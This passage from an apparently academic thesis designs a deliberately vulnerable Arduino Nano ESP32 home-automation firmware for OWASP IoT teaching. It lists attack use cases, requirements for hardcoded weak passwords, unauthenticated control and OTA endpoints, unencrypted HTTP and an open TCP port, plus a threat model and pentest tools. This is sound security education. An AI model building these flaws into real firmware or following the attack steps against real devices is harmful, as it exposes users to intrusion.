Exceptions	• Incorrect Wi-Fi credentials → The board wont connect to the wifi → Display message on the Serial Monitor • Error with the script → The board wont load anything

TABLE 3.9. USE CASE UC-08: ACCESS DASHBOARD

3.4.1. Attack Oriented Use Cases

AOUC-01: Bypass Log In	
Description	The attacker cracks the login interface
Priority	High
Actors	Attacker, Web Interface
Preconditions	The attacker is inside the local network and the Web Interface is running
Postconditions	The attacker gains access to the dashboard
Sequence of Actions	1. The attacker scans the network 2. The attacker finds the target's IP 3. The attacker access the log in interface 4. The attacker manages to bypass the interface
Related UC	• UC-01

TABLE 3.10. USE CASE AOUC-01: BYPASS LOG IN

AOUC-02: Capture Network Traffic	
Description	The attacker inspects the network traffic for information
Priority	High
Actors	Attacker, Web Interface, User
Preconditions	The attacker is inside the local network and the Web Interface is running
Postconditions	The attacer gets a file with the network traffic that happened in that interval
Sequence of Actions	1. The attacker starts a network capture app 2. The attacker records all the possible traffic filtered by the boards IP 3. The attacker stores & inspects that file for information
Related UC	• UC-04, UC-02, UC-03, UC-08

TABLE 3.11. USE CASE AOUC-02: CAPTURE NETWORK TRAFFIC

AOUC-03: Exploit Firmware Update	
Description	The attacker sends a malicious firmware update
Priority	High
Actors	Attacker, Web Interface, Arduino Nano ESP32
Preconditions	The attacker is inside the local network and the Web Interface is running
Postconditions	The board updates with the malicious firmware
Sequence of Actions	1. The attacker finds the /update endpoint for the OTA update 2. The attacker crafts a malicious firmware file 3. The attacker sends the malicious file through the /update endpoint 4. The system accepts it and resets
Related UC	• UC-07

TABLE 3.12. USE CASE AOUC-03: EXPLOIT FIRMWARE UPDATE

3.5. Requirements

The requirements for this project are organized into two main groups: **User Requirements** and **System Requirements**. The System Requirements are further divided into three distinct categories:

- **Functional Requirements (FR)**: Define the specific functions and behaviours the system must exhibit. These include features such as device control, data reporting, and communication protocols.
- **Non-Functional Requirements (NFR)**: Specify constraints and quality attributes such as performance, usability, reliability, and maintainability.
- **Vulnerability Requirements (VR)**: Define intentional weaknesses or missing safeguards that must be present in the system to simulate real-world vulnerabilities as described in the OWASP IoT Top 10. These are incorporated specifically to demonstrate attack scenarios.

Together, the Functional and Non-Functional Requirements describe what is needed to build a functional and usable IoT application. The Vulnerability Requirements, in contrast, describe what the system should deliberately lack or weaken in order to simulate security flaws and allow for controlled testing of attack vectors.

For a clearer understanding of the requirements needed for the system, they will have the following format:

Z-XX: Requirement Title	
Source	The origin of the requirement (e.g., stakeholder, technical documentation, security framework)
Priority	The level of importance for implementation: High, Medium, or Low
Need	The necessity level of the requirement: Essential, Desirable, or Optional
Verifiability	Indicates how easily the requirement can be tested or validated: High, Medium, or Low
Stability	Reflects how likely the requirement is to change during the project lifecycle: Stable or Unstable
Description	A detailed explanation of the functionality, constraint, or vulnerability described by the requirement
Related Use Case	Identifies use case(s) directly related to this requirement

TABLE 3.13. REQUIREMENT Z-XX: REQUIREMENT TITLE

The naming convention used for requirements is as follows:

- **Z**: A prefix letter identifying the requirement category:
  - **UR**: User Requirement
  - **FR**: Functional Requirement
  - **NFR**: Non-Functional Requirement
  - **VR**: Vulnerability Requirement
- **XX**: A sequential identifier starting from 01 for each requirement type.

3.5.1. User Requirements

UR-01: Local Access	
Source	Client
Priority	High
Need	Essential
Verifiability	High
Stability	High
Description	The user must be able to access the system via a local web browser.
Related Use Case	UC-08

TABLE 3.14. REQUIREMENT UR-01: USER ACCESS

UR-02: Device Control	
Source	Client
Priority	High
Need	Essential
Verifiability	High
Stability	High
Description	The user should be able to turn on and off the LED and fan.
Related Use Case	UC-02, UC-03

TABLE 3.15. REQUIREMENT UR-02: DEVICE CONTROL

UR-03: Device Monitoring	
Source	Client
Priority	High
Need	Essential
Verifiability	High
Stability	High
Description	The user should be able to know the state of the LED and fan and visualize the temperature in the room in real time.
Related Use Case	UC-04

TABLE 3.16. REQUIREMENT UR-03: DEVICE MONITORING

UR-04: Secure Login	
Source	Client
Priority	High
Need	Essential
Verifiability	High
Stability	High
Description	Users should log in with valid credentials to access the system.
Related Use Case	UC-01

TABLE 3.17. REQUIREMENT UR-04: SECURE LOGIN

UR-05: OTA Firmware Update	
Source	Client
Priority	High
Need	Essential
Verifiability	High
Stability	High
Description	Users should be able to update the firmware if needed.
Related Use Case	UC-07

TABLE 3.18. REQUIREMENT UR-05: OTA FIRMWARE UPDATE

UR-06: Log out option	
Source	Client
Priority	High
Need	Essential
Verifiability	High
Stability	High
Description	Users should be able to log out of their session.
Related Use Case	UC-05

TABLE 3.19. REQUIREMENT UR-06: LOG OUT OPTION

3.5.2. Functional Requirements

FR-01: Web Interface	
Source	Client
Priority	High
Need	Essential
Verifiability	High
Stability	High
Description	The system must provide a web interface accessible via local IP.
Related Use Case	UC-08, UC-04

TABLE 3.20. REQUIREMENT FR-01: WEB INTERFACE

FR-02: User Login System	
Source	Client
Priority	High
Need	Essential
Verifiability	High
Stability	High
Description	The system shall provide a web-based login interface for user authentication, allowing only authorized users to access the dashboard.
Related Use Case	UC-01

TABLE 3.21. REQUIREMENT FR-02: USER LOGIN SYSTEM

FR-03: LED Control	
Source	Client
Priority	High
Need	Essential
Verifiability	High
Stability	High
Description	The system shall allow users to control the state (ON/OFF) of a yellow LED via the dashboard.
Related Use Case	UC-02

TABLE 3.22. REQUIREMENT FR-03: LED CONTROL

FR-04: Temperature Monitoring	
Source	Client
Priority	High
Need	Essential
Verifiability	High
Stability	High
Description	The system shall display temperature changes and update the value with the data received by the temperature sensor.
Related Use Case	UC-04

TABLE 3.23. REQUIREMENT FR-04: TEMPERATURE MONITORING

FR-05: Fan Activation	
Source	Client
Priority	High
Need	Essential
Verifiability	High
Stability	High
Description	The system shall integrate a button that activate or deactivate the fan its connected to through the dashboard.
Related Use Case	UC-03

TABLE 3.24. REQUIREMENT FR-05: FAN ACTIVATION

FR-06: Status LEDS	
Source	Client
Priority	High
Need	Essential
Verifiability	High
Stability	High
Description	The system shall have two status LEDS (green/red) used to illustrate correct or incorrect operations
Related Use Case	UC-04

TABLE 3.25. REQUIREMENT FR-06: STATUS LEDS

FR-07: Log Out Function	
Source	Client
Priority	High
Need	Essential
Verifiability	High
Stability	High
Description	A logout function that must exit the session and redirect to login.
Related Use Case	UC-05

TABLE 3.26. REQUIREMENT FR-07: LOG OUT FUNCTION

FR-08: OTA Firmware Update Function	
Source	Client
Priority	High
Need	Essential
Verifiability	High
Stability	High
Description	The system must allow uploading and applying firmware updates wirelessly.
Related Use Case	UC-07

TABLE 3.27. REQUIREMENT FR-08: OTA FIRMWARE UPDATE FUNCTION

3.5.3. Non-functional Requirements

NFR-01: Local Hosting	
Source	Client
Priority	High
Need	Essential
Verifiability	High
Stability	High
Description	The app should only be accessible through a local host IP address and not from outside the network.
Related Use Case	UC-06

TABLE 3.28. REQUIREMENT NFR-01: LOCAL HOSTING

NFR-02: Light Firmware Memory	
Source	Client
Priority	High
Need	Essential
Verifiability	High
Stability	High
Description	The firmware should not exceed 75% of flash and memory resources.
Related Use Case	UC-07

TABLE 3.29. REQUIREMENT NFR-02: LIGHT FIRMWARE MEMORY

NFR-03: Software creation	
Source	Client
Priority	High
Need	Essential
Verifiability	High
Stability	High
Description	The software must be written in C++ using the Arduino IDE interface.
Related Use Case	N/A

TABLE 3.30. REQUIREMENT NFR-03: SOFTWARE CREATION

NFR-04: Communication	
Source	Client
Priority	High
Need	Essential
Verifiability	High
Stability	High
Description	All communication with the Arduino should be done through HTTP or TCP.
Related Use Case	UC-01, UC-02, UC-03, UC-07, UC-08

TABLE 3.31. REQUIREMENT NFR-04: COMMUNICATION

3.5.4. Vulnerability Requirements

VR-01: Weak Authentication Mechanism	
Source	Stakeholder request; Security framework review
Priority	High
Need	Essential
Verifiability	High
Stability	Stable
Description	The system does not enforce strong password policies or account lockout mechanisms, making it vulnerable to brute-force attacks and unauthorized access.
Related Use Case	UC-01, AOUC-01

TABLE 3.32. REQUIREMENT VR-01: WEAK AUTHENTICATION MECHANISM

VR-02: Missing Access Control on Device Commands	
Source	Stakeholder request; Security framework review
Priority	High
Need	Essential
Verifiability	High
Stability	Stable
Description	LED and fan control endpoints do not require authentication or authorization checks, allowing unauthorized users to issue commands.
Related Use Case	UC-02, UC-03, AOUC-02

TABLE 3.33. REQUIREMENT VR-02: MISSING ACCESS CONTROL ON DEVICE COMMANDS

VR-03: Insecure Real-Time Data Transmission	
Source	Stakeholder request; Security framework review
Priority	High
Need	Essential
Verifiability	Medium
Stability	Stable
Description	Temperature and device status data are transmitted without encryption or integrity checks, allowing attackers to intercept or alter displayed values.
Related Use Case	UC-04, AOUC-02

TABLE 3.34. REQUIREMENT VR-03: INSECURE REAL-TIME DATA TRANSMISSION

VR-04: Insecure OTA Updates	
Source	Stakeholder request; Security framework review
Priority	High
Need	Essential
Verifiability	Medium
Stability	Stable
Description	OTA update mechanism does not verify firmware integrity or authenticity, allowing attackers to inject malicious firmware into devices.
Related Use Case	UC-07, AOUC-03

TABLE 3.35. REQUIREMENT VR-04: INSECURE OTA UPDATES

VR-05: Insufficient Logging and Monitoring	
Source	Stakeholder request; Security framework review
Priority	Medium
Need	Desirable
Verifiability	Low
Stability	Stable
Description	The system fails to log failed login attempts, unauthorized access, and abnormal device behavior, making it difficult to detect and respond to attacks.
Related Use Case	UC-01, UC-02, UC-03, UC-05, AOUC-01

TABLE 3.36. REQUIREMENT VR-05: INSUFFICIENT LOGGING AND MONITORING

VR-06: Unencrypted Local Communication Channels	
Source	Security framework review; Security framework review
Priority	High
Need	Essential
Verifiability	High
Stability	Stable
Description	Communication between the device and the local web dashboard occurs over HTTP without encryption, making it vulnerable to man-in-the-middle attacks.
Related Use Case	UC-04, UC-08, AOUC-02

TABLE 3.37. REQUIREMENT VR-06: UNENCRYPTED LOCAL COMMUNICATION CHANNELS

3.6. Traceability

Requirement ID	Related UC(s)	Implementation / Testing
UR-01 Local Access	UC-08	Local dashboard hosted on ESP32; verify local access via device IP
UR-02 Device Control	UC-02, UC-03	Web buttons for LED/Fan; test toggle operations
UR-03 Device Monitoring	UC-04	Real-time temp sensor; check updates every 10s
UR-04 Secure Login	UC-01	Login page; test valid/invalid creds
UR-05 OTA Firmware Update	UC-07	create an OTA route, upload new firmware and check success
UR-06 Log Out Option	UC-05	Logout clears session, access denied after logout
FR-01 Web Interface	UC-08, UC-04	Dashboard interface, check data display
FR-02 User Login System	UC-01	Auth system; correct/incorrect login attempts
FR-03 LED Control	UC-02	LED toggles state and visual representation
FR-04 Temperature Monitoring	UC-04	Check variation in values and implementation logic
FR-05 Fan Activation	UC-03	Fan toggles state and visual representation
FR-06 Status LEDs	UC-04	Simulated LED verify change of color when correct and incorrect operations are performed
FR-07 Logout Function	UC-05	Session cleared, relogin required
FR-08 Firmware Update Function	UC-07	OTA endpoint, upload and verify update

TABLE 3.38. TRACEABILITY MATRIX-USER AND FUNCTIONAL REQUIREMENTS

Requirement ID	Related UC(s)	Notes (Implementation / Testing)
NFR-01 Local Hosting	UC-06	Webserver on ESP32, verify local IP and Wifi access
NFR-02 Light Firmware Memory	UC-07	OTA deploy within flash limits
NFR-03 Software creation	N/A	Development through Arduino IDE
NFR-04 Communication	UC-01, UC-02, UC-03, UC-07, UC-08	HTTP/TCP Arduino libraries tested with Wireshark packet inspection
VR-01 Weak Authentication	UC-01, AOUC-01	Hardcoded password, login with defaults, bruteforce for weak credentials, inspect binary for hardcoded credentials
VR-02 Missing Access Control	UC-02, UC-03, AOUC-02	No session check implementation, send direct HTTP requests
VR-03 Insecure Data Transmission	UC-04, AOUC-02	No TLS, sniff traffic with Wireshark
VR-04 Insecure OTA Updates	UC-07, AOUC-03	No signature check, upload modified firmware
VR-05 Insufficient Logging	UC-01, UC-02, UC-03, UC-05, AOUC-01	No logs for operations, verify absence of logs
VR-06 Unencrypted Communication	UC-04, UC-08, AOUC-02	HTTP dashboard, sniff credentials via MITM

TABLE 3.39. TRACEABILITY MATRIX - NON-FUNCTIONAL AND VULNERABILITY REQUIREMENTS

3.7. Ethical Considerations

All research activities undertaken within this project have been designed and performed with strict adherence to ethical standards to guarantee the security, legitimacy, and integrity of the testing process. The development and testing of vulnerable firmware for the

Arduino Nano ESP32 is limited to a confined space away from production equipment and public networks. The containment prevents any potential interference by accident with third-party devices, services, or users.

The attacks are performed exclusively on devices owned by the researcher and configured specifically for the purpose. Unauthorized or external networks were never scanned, monitored, or accessed at any point. The network environment used during the realization of the experiment was local (room) environment at a student apartments, the SSID involved will be censured with the exception of the tested network. The password was modified for the experiment in order to avoid personal information leakage.

With the deliberate inclusion of security vulnerabilities for educational and demonstrational purposes, care has been taken to prevent duplication beyond the lab. Vulnerable firmware was never deployed to production networks, and all test credentials and payloads were generated so no actual personal information or third-party services were used.

Additionally, in line with university research ethics policy, the project was scrutinized for ethical practice and integrity in data handling. All the analysis tools, including network sniffers and disassemblers (Wireshark, Ghidra, IDA Pro), were used only within ethical reverse engineering limits, without attempting to bypass protections in third-party firmware or binaries.

By abiding by such principles, the project keeps experimentation with security vulnerabilities ethical, safe, and in line with the general objective of fostering awareness and resilience in the creation of IoT devices.

4. SYSTEM'S DESIGN, ARCHITECTURE & THREAT MODEL

4.1. System's Design

The software developed is in essential, a home automation project, where the users can control through the use of a dashboard in a local IP inside their network a led, a fan, and read the temperature sensor. It additionally is connected to two led, green and red, in this context are used as status leds to see if an operation was successful or not.

Since the aim of this project is to simulate the vulnerabilities, the software is implemented in a minimalistic approach, with strictly controlling only one device of each time and only 3 different types of devices. Moreover, to minimize costs, the devices the home automation software controls are not real, but simulate data and how it would be managed in a real-scenario.

Lastly, the software was developed using a modular approach, in which each firmware version simulates one or more specific vulnerabilities corresponding to the OWASP top 10 [7]. Each version is explained, analyzed, and tested to provide a clear analysis of exploitation and mitigation techniques.

In the following sections, this chapter covers the specific Hardware and tools requirements to build and analyze this project.

4.1.1. Hardware

Due to the unavailability of certain physical components (LEDs, motor, and temperature sensor), these hardware elements are simulated in software within the Arduino code. The list presented below will present all the components that could be used for this project.

- The Arduino Nano ESP32 board: Used for running the software. This microcontroller combines the compact footprint of the Nano form factor with the dual-core ESP32-S3 chip, integrating Wi-Fi and Bluetooth Low Energy capabilities essential for simulating IoT scenarios.
- A USB-C to USB-B cable to plug the board to a computer, used both for flashing the arduino scripts and monitoring serial communication during debugging and data logging.
- 3 LEDs (red and green), used to indicate system status and respond to authenticated or unauthenticated user interactions through the web interface or TCP backdoor. The last led will be used as a day to day lightbulb.

- 1 small DC motor, this could also be replaced with any IoT device connected through Wi-Fi such as smart TV's, microwaves or, as in this project, a fan. It will be vulnerable to unauthorized remote activation.
- 1 Temperature sensor, representing a typical environmental sensor whose data is transmitted over insecure channels to simulate poor data handling and weak encryption.
- 1 TP-Link TL-WN722N, optional piece of hardware for testing the board on monitor mode outside the network, in case the base computer do not have monitor mode.

Figure 4.1 perfectly represents how the experimental setup should look like. Where the Arduino Nano ESP32 is connected to 3 leds, a temperature sensor and a fan. It will also be using a local Wi-Fi network and host a webpage inside it. Additionally, a laptop is included in the setup to represent both the legitimate user (or developer) and the attacker, since both must reside within the same network. For the purposes of this project, the attacker and the developer are represented by the same actor. However, the attacker is considered to be located outside the household environment to better simulate a realistic threat scenario.




Fig. 4.1. Experimental Setup

4.1.2. Tools

To effectively analyse, exploit, and mitigate the vulnerabilities implemented in this project, a combination of several tools, from firmware analysis to network testing will be required.

Software Development Tools

- Arduino IDE v2.3.4: Arduino is an open-source electronics platform based on easy-to-use hardware and software [23]. The Arduino IDE is the primary development environment, used to write, compile, and upload the firmware to the Arduino Nano ESP32. It includes a serial monitor and debugging tools that help to observe the device behaviour during normal and abnormal operations. The IDE is the main tool for building and versioning the firmware, with each version introducing specific vulnerabilities aligned with the OWASP IoT Top 10. The use of this IDE ensures that the firmware remains easy to compile and modify, making the platform accessible for educational use.

- ESP-IDF (Espressif IoT Development Framework): ESP-IDF is the official development framework for the ESP32 microcontroller [24]. Although Arduino IDE was the primary development tool, ESP-IDF had to be tested and used in scenarios where more advanced features such as flash encryption or secure boot were required, since these features are not fully supported in the Arduino ecosystem. This made ESP-IDF a complementary tool when implementing or testing low-level security mechanisms.

- ESP-Fuse (espefuse.py): ESP-Fuse is a utility included with ESP-IDF that enables reading, writing, and burning eFuses on the ESP32 chip. It was necessary in this project to experiment with secure boot and flash encryption, since enabling these features requires modifying eFuse values.

- OpenSSL v3.5.1: OpenSSL is a robust toolkit for TLS/SSL encryption and cryptography [25]. It was used in this project to generate certificates and private keys for enabling HTTPS on the Arduino Nano ESP32, as well as for testing encrypted communication with the device. This tool is essential for validating that secure communication channels are correctly implemented and resistant to downgrade or MITM attacks.

Exploitation tools

- Kali Linux 2025.1 Kali Linux (formerly known as BackTrack Linux) is an open-source, Debian-based Linux distribution which allows users to perform advanced penetration testing and security auditing [26]. It serves as the testing and exploitation platform in this project. Kali comes pre-installed with a suite of tools that

are essential for analysing and exploiting vulnerabilities, including those related to authentication bypass, network scanning, and brute-force attacks. Kali is used in scenarios where the Arduino firmware is deliberately left open to common attacks, and it enables the practical demonstration of those attacks using real tools. The following tools should all be part of Kali Linux default suit. The Kali version used for this project is kali rolling 2025.1, with the 6.12.20-amd64 kernel version.

- Wireshark v4.4.5: Wireshark is a network packet analyser. This tool presents captured packet data in as much detail as possible [27]. It will be used for identifying vulnerabilities related to insecure wireless communications, such as unencrypted data transmission (e.g., HTTP instead of HTTPS) or exposure of sensitive information through insecure APIs. Wireshark will be used to observe the traffic between the Arduino device and clients or attackers, identify unauthorized data exposure, and verify the use of encryption and authentication mechanisms.
- Ghidra v11.2.1: Ghidra is a software reverse engineering (SRE) framework created and maintained by the National Security Agency Research Directorate [28]. In this project, Ghidra is used to analyse the firmware binaries of the Arduino Nano ESP32. This will expose the identification of insecure coding patterns, hardcoded credentials, unprotected memory regions, and other low-level vulnerabilities. Ghidra provides insight into how the firmware operates at the assembly level, allowing researchers to verify the presence of specific flaws and assess the risks they pose. It is especially valuable for detecting vulnerabilities related to insecure or undocumented functionality, such as hidden backdoors or improper data handling. Since the hardware the project is being tested on does not have a specific operating system, making it harder for the users to understand it's behaviour without proper experience, the use of this tool will be limited. Nevertheless, given the conditions of having the firmware and the skills to analyse it, its a very powerful tool.
- Burp Suite Community Edition v2025.2.4 and Turbo Intruder v1.54: Burp Suite is a popular web vulnerability scanner and proxy tool used to intercept and manipulate HTTP requests [29]. Within the scope of this project, Burp Suite is used to test for vulnerabilities in the Arduino's web interface, such as authentication bypass, insecure cookies, or poor session handling. Turbo Intruder, an extension for Burp Suite, is employed for high-performance brute-force and fuzzing attacks, in this scenario, the extension will be used because of the increase in speed compared to the normal intruder.
- Nmap v7.95: Nmap ("Network Mapper") is an open source tool for network exploration and security auditing [30]. In this project, its used to scan the network for open ports on the Arduino device, identify services that may be running insecurely, and detect unexpected network exposure. In scenarios where a firmware version includes a vulnerable service or an undocumented

TCP backdoor, Nmap helps confirm their availability and fingerprint them as a real attacker would.

  - Netcat v1.10-50: Netcat or NC is a utility tool that uses TCP and UDP connections to read and write in a network. It can be used for both attacking and security [31]. It plays a critical role in manually interacting with open services exposed by the Arduino device, such as raw TCP sockets. This tool is useful for verifying whether a service is protected by authentication, checking the behaviour of vulnerable firmware endpoints, or simulating attacker interaction with a backdoor or command interface. Its simplicity makes it a quick way to test connectivity and inject arbitrary payloads for basic exploit validation.

- ESPtool v4.7.0: ESPtool is a Python-based utility provided by Espressif that allows flashing firmware images onto the ESP32 [32], reading and writing flash memory, and erasing sectors. It is used for extracting and analysing the firmware of the different versions.

- Wifite: Wifite is a tool to audit WEP or WPA encrypted wireless networks. It uses aircrack-ng, pyrit, reaver, tshark tools to perform the audit [33]. Although the ESP32 in this scope is configured to join a wireless network, this tool will be used for testing the security of the local network. Wifite helps evaluate risks associated with default SSIDs, weak encryption configurations, and open access points. It automates attack for testing WPA handshakes and weak passwords, simulating a real-world attacker targeting exposed Wi-Fi devices.

4.2. Threat Model

4.2.1. Attacker Capabilities

This project assumes the presence of remote attackers capable of accessing the local network to which the IoT device is connected. It could be done through poor network passwords that are vulnerable for the attacker, or the attacker already having access to that local network (ex: Public network). Attackers may exploit exposed HTTP interfaces, open TCP ports, or unencrypted communication channels to bypass authentication, inject firmware updates, or extract data. The attacker will not have physical access to the device except for the last version. The main security goals are confidentiality of user data, firmware integrity, and controlled access to device functionalities.

The attacker's capabilities include:

- Access to the local wifi network
- Intercepting or manipulating unencrypted HTTP traffic
- Accessing open TCP ports and exploiting unsecured services

- Uploading unauthorized firmware updates
- Extracting sensitive data from firmware dumps

4.2.2. Attack Surfaces

The following components of the system are exposed to attack:

- HTTP login interface using hardcoded credentials
- Control endpoints for interacting with simulated IoT devices
- Open and undocumented TCP ports
- Firmware update endpoints with no authentication or encryption
- On-device storage credentials

4.2.3. Assumptions

The attacker operates under the following assumptions:

- The device is connected to a typical local network
- There are no network-level protections (e.g., firewall, VPN)
- The device has no tamper detection or secure boot capabilities
- The attacker won't have access to the firmware binary through physical capture or OTA extraction (except for the last version)

4.3. Vulnerability Design & Implementation

This section covers how each version was designed, the layout of vulnerabilities included in each version as well as the attack vector selected. There will be a small image for each version, with a briefing of what the version offers, how the vulnerability is represented, and their corresponding number in the OWASP Top 10 list.

Versioning Strategy

This software will be divided into several versions. Each version will implement a possible attack vector corresponding to the OWASP Top 10 (2018). The goal is to simulate realistic attack surfaces and demonstrate their impact in constrained embedded devices such as the Arduino Nano ESP32. The following is a breakdown of the firmware versions and the vulnerabilities intentionally introduced in each version.

4.3.1. Version 1.1

This version introduces two key vulnerabilities:

- *A1: Weak, Guessable, or Hardcoded Passwords*
- *A7: Insecure Data Transfer and Storage*

A minimal software that simulates the control panel of an embedded automated home device will be implemented. The first vulnerability will be implemented by purposely setting up a weak password hardcoded into the firmware. Since this type of software requires wireless communication, the communication with the user interface is implemented over unencrypted HTTP representing the *Insecure Data Transfer and Storage* vulnerability. will be used to communicate with the control panel through HTTP. Although this vulnerability could overlap with *Insecure Network Services*, the focus here is on lack of encryption rather than the exposure of unnecessary services. Figure 4.2 offers a graphical implementation of how the version should be displayed.




Fig. 4.2. Graphical Implementation of Version 1.1

4.3.2. Version 1.2

This version introduces:

- *A2: Insecure Network Services*

An unused but open TCP port is added to the firmware. Although the Arduino does not run a full operating system, leaving an unused service exposed presents a critical risk. If improperly handled, this interface could be exploited to crash the device or execute unintended behaviour.




Fig. 4.3. Graphical Implementation of Version 1.2

4.3.3. Version 1.3

This version introduces:

- *A3: Insecure Ecosystem Interfaces*
- *A4: Lack of Secure Update Mechanism*

The endpoint implemented in this version is */update*. Through this endpoint, an open HTTP POST request can be sent to update the firmware, and the device blindly accepts the unauthenticated firmware update and writing the received payload directly into memory. Since the endpoint is exposed without any form of authentication or authorization, anyone with network access them, covering vulnerability A3, but on the following versions, several endpoints will also implement this vulnerability. In this case, it allows attackers to directly replace running firmware with a malicious one, compromising the entire system remotely.

